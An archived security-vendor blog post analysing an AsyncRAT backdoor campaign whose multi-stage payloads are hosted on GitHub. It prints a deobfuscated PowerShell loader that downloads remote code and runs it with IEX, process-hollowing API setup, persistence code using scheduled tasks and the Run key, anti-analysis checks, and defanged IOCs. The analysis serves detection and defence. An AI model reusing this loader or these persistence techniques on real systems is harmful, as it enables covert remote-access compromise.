

GitHub – Home to AsyncRAT Backdoor

Published: 2021-02-19 · Archived: 2026-04-05 20:33:00 UTC

These days threat actors are hosting their encrypted malware in user familiar places such as Google Drive, OneDrive, Discord CDN, Pastebin amongst others and target a huge victim base. This abuse is not new for **GitHub** too, a popular **code hosting platform**. In this blog, we will be getting into the nuances of **AsyncRAT Backdoor** hosted on the GitHub repository and its delivery mechanism, orchestrated in different stages.

While monitoring the Twitter handles, we came across a tweet from **@Glaciuz_** mentioning about the availability of AsyncRAT payload on GitHub as depicted in Figure 1.




Figure 1: Tweet from @Glaciuz_ about AsyncRAT

From Figure 2, we can notice that the above said attacker’s GitHub repository has multiple binaries. Contents of all these binaries are encoded in decimal format to avoid being identified and detected easily.




Figure 2: GitHub repository where the malware binaries are present

This GitHub account was created on January 8, 2021 which is managed by **Mohamed-Sayed** with only 1 follower as shown in Figure 3. Also, we noticed that the attacker has added 2 new PE files on Jan 31st, 2021 in the “NEW” repository; possibly the threat actor is planning for another campaign. On digging deeper, we found that this attack has multi-stage payloads and finally executes the main payloads facebook.dll and stub.exe which were not available in VirusTotal at the time of writing this blog.




Figure 3: <https://github.com/hbankers>

Now, let's get into the details about the multi-stage scripts and the main payloads. The complete flow of this attack and the multi-stage scripts used to execute the final payload using a process injector DLL has been depicted in Figure 4.




Figure 4: Process Flow of this Malware

The initial binary fww.exe, a .NET file downloads the first stage payload “encoding.txt” from “hxxp[:]//f0509448[.]xsph[.]ru/hjebWnlfsjdIPz/encoding[.]txt” (ip: 141.8.193.236) and executes the encoding.txt, a VBScript using “mshta.exe” as depicted in Figure 5.


```

ForEach-Object {[char][byte]"0x$_"];
$a1 = System.Net.WebClient
$a2b = Downloadstring
$a3 = (New-Object $a1);
$bb = I`E`X $a3.$a2b('https://raw.githubusercontent.com/hbankers/PE/main/
PE03.txt');
[Byte[]]$H1=($bb);
$v0 = Net.web
$v00 = client
$v000 = downloadstring
$v1 = iex
$v9999 = (New-Object $v0$v00 ).$v000('https://raw.githubusercontent.com/
hbankers/v1/mai
n/Server.txt')
$TC=I`E`X ($v9999 -Join '')|I`E`X;
[Byte[]]$H2=($TC);
[Reflection.Assembly]::Load($H1).GetType('NEW.YEAR').GetMethod('HAPPY').Invoke($
null,[object[]] ('C:\Windows\Microsoft.NET\Framework\v4.0.30319\M
SBuild.exe',$H2))

```

Figure 9: 4th stage script after removing junks

```

public static void HAPPY(string hbankers, byte[] HCrpyt) AsyncRAT binary
...
static YEAR()
{
    Class2.VxjabkszoeCaf();
    delegate0_0 = smethod_0<Delegate0>("kernel32", "ResumeThread");
    delegate1_0 = smethod_0<Delegate1>("kernel32", "Wow64SetThreadContext");
    gnnHfvgel = smethod_0<Delegate2>("kernel32", "SetThreadContext");
    delegate3_0 = smethod_0<Delegate3>("kernel32", "Wow64GetThreadContext");
    delegate4_0 = smethod_0<Delegate4>("kernel32", "GetThreadContext");
    delegate5_0 = smethod_0<Delegate5>("kernel32", "VirtualAllocEx");
    uLuLnngo0 = smethod_0<Delegate6>("kernel32", "WriteProcessMemory");
    delegate7_0 = smethod_0<Delegate7>("kernel32", "ReadProcessMemory");
    delegate8_0 = smethod_0<Delegate8>("ntdll", "ZwUnmapViewOfSection");
    delegate9_0 = smethod_0<Delegate9>("kernel32", "CreateProcessA");
}

```

Figure 10: List of APIs for Process Injection

APIs “ResumeThread, Wow64SetThreadContext, SetThreadContext, Wow64GetThreadContext, GetThreadContext, VirtualAllocEx, WriteProcessMemory, ReadProcessMemory, ZwUnmapViewOfSection, CreateProcessA” are used to inject the AsyncRAT payload (server.txt) in the memory of another file and then execute the same. This technique is called the **ProcessHollowing – Injection Technique**.

AsyncRAT (Server.txt) carries multiple features like checking for Anti-analysing techniques, network connection using SSL certificate, persistence techniques etc. The attacker pre-defines the domain name, port number, ssl certificate, version, mutex, key etc., and its values are in a sophisticated base64 encoded format and to decode the string it uses **aesCryptoServiceProvider** in addition to base64 decoder to get the original value as depicted in Figure 11.




Figure 11: Decoded string of pre-defined values

The domain which attacker tries to connect is “fat7e0recovery[.]ddns[.]net” via the port number 6666 as depicted in Figure 12. The Mutex value is “AsyncMutex_6S18OkPnk” and it also has a server certificate “CN=AsyncRAT Server” valid from 17-01-2021 to 31-12-9999. This SSL certificate is used to encrypt the packets between the compromised system and the server.




Figure 12: Connecting the domain using the port specified

In order to detect virtual machines, AsyncRAT uses Anti-analysis techniques like

- Checks if the **disk size** is less than or equal to 50GB
- Checks whether the **OS is XP**
- Looks for the VM names like “Virtualbox”, “vm” or “Virtual” strings in system manufacturing data
- Checks for **SbieDll.dll** in the system to detect sandboxie virtual machines
- Uses **CheckRemoteDebuggerPresent** API to check for debugger as depicted in Figure 13.

```
internal class Anti_Analysis
{
    public static void RunAntiAnalysis()
    ...

    private static bool IsSmallDisk()
    ...

    private static bool IsXP()
    ...

    private static bool DetectManufacturer()
    ...

    private static bool DetectDebugger()
    ...

    private static bool DetectSandboxie()
    ...
}
```

Figure 13: Anti-analysis Technique

To be persistent in the system, AsyncRAT confirms if the user login has admin privilege. If yes, it creates a **scheduled task** as depicted in Figure 14, where fileinfo.name represents the currently running malware file.

```
if (Methods.IsAdmin())
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.FileName = "cmd";
    processStartInfo.Arguments = "/c schtasks /create /f /sc
    onlogon /rl highest /tn \"\" + Path.
    GetFileNameWithoutExtension(fileInfo.Name) + "\" /tr '\" +
    fileInfo.FullName + "\" & exit";
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.CreateNoWindow = true;
    Process.Start(processStartInfo);
}
```

Figure 14: Creates scheduled task using cmd

If the AsyncRAT does not run with admin privilege, it creates a run entry under **CurrentUser\Run** for persistence. Run registry key is in reversed order and the StrReverse command is employed to retrieve the actual data **“Software\Microsoft\Windows\CurrentVersion\Run”** as depicted in Figure 15.

```
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.
        OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC
        \\swodniW\\tfosorcIM\\erawtfoS"),
        RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.
            GetFileNameWithoutExtension(fileInfo.Name), "\""
            + fileInfo.FullName + "\"");
    }
}
```

Figure 15: Run registry key for persistence

Conclusion

Attackers are not only very interested in creating new malware but also trying to use every single possibility to host/spread their payloads. In this case, AsyncRAT is spread using the credibility of popular code hosting platforms to evade detection from Anti-Virus engines. We are constantly monitoring such techniques and ensuring that we provide proactive protection against such malware attacks. As always we recommend our customers to use the K7 security products to protect your data and keep it updated to stay protected from the latest threats.

Indicators Of Compromise (IOCs)

MD5	File Name	K7 Detection Name
527EE147DC7B2E5D768945DCC7D87326	fww.exe	Trojan-Downloader (005771b51)
4FAC2D80A7C3AEA83D61432F66A25B69	Facebook.dll	Trojan (004cf1da1)
416C48AEF6DDF720BE0D8B68DD2F0BD0	stub.exe	Trojan (005678321)

URLs

- Fat7e0recovery[.]ddns[.]net:6666
- hxxps[:]//raw[.]githubusercontent[.]com/hbankers/PE/main/PE03[.]txt
- hxxps[:]//raw[.]githubusercontent[.]com/hbankers/v1/main/Server[.]txt
- hxxp[:]://f0509448[.]xsph[.]ru/hjebWnlfjsdlPz/encoding[.]txt

Source: <https://labs.k7computing.com/?p=21759>